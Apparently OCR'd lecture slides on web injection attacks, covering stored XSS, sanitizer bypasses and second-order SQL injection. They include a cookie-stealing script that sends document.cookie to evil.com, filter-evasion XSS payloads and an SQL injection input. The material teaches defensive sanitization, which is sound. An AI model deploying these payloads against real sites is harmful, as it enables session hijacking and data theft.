
Fill in with <script>alert(“test”);<script>



The page at 172.16.59.128 says:

test


Every browser that visits the page will run the Javascript



Session token for lapdonline.org

Posts comment with text:
<script>document.location = “evil.com/” + document.cookie</script>

Comment with text:
<script>document.location = “evil.com/” + document.cookie</script>



1. Send XSS attack

Attacker

Server

Victim

Victim

Victim


Victim

2. Victim exploited just by visiting site

# Injection Attacks

- Main problem: *unsanitized* user input is evaluated by the server or another user’s browser

- Main solution: sanitize input to remove “code” from the data



Don’t roll your own crypto

Don’t write your own sanitization

# Sanitizing Is Not Easy

Remove cases of “<script>”

<scr<script>ipt>alert(document.cookie)</scr</script>ipt>

Recursively Remove cases of “<script>”


<body onload=“alert(document.cookie)”>

Recursively Remove cases of “<script>” and JS keywords like “alert”

¼script¾a\u006ert(¢XSS¢)¼/script¾

These tend to be server/browser specific


# “Frontier Sanitization”



Sanitize all input immediately (SQL, XSS, bash, etc.)

What order should the sanitization routines be applied? SQL then XSS, XSS then SQL?

# Second-Order SQL Injection



Sanitizer

evil'

evil\'

insert into sessions (username, sessionID) values (‘evil\’’, 1234)

select * from sessions where sessionID = 1234


evil'

select * from users where username = ‘evil’’

HORRIBLE ERROR

Sanitizing input once sometimes isn’t enough!

# Context-Specific Sanitization


SQL Sanitization
XSS Sanitization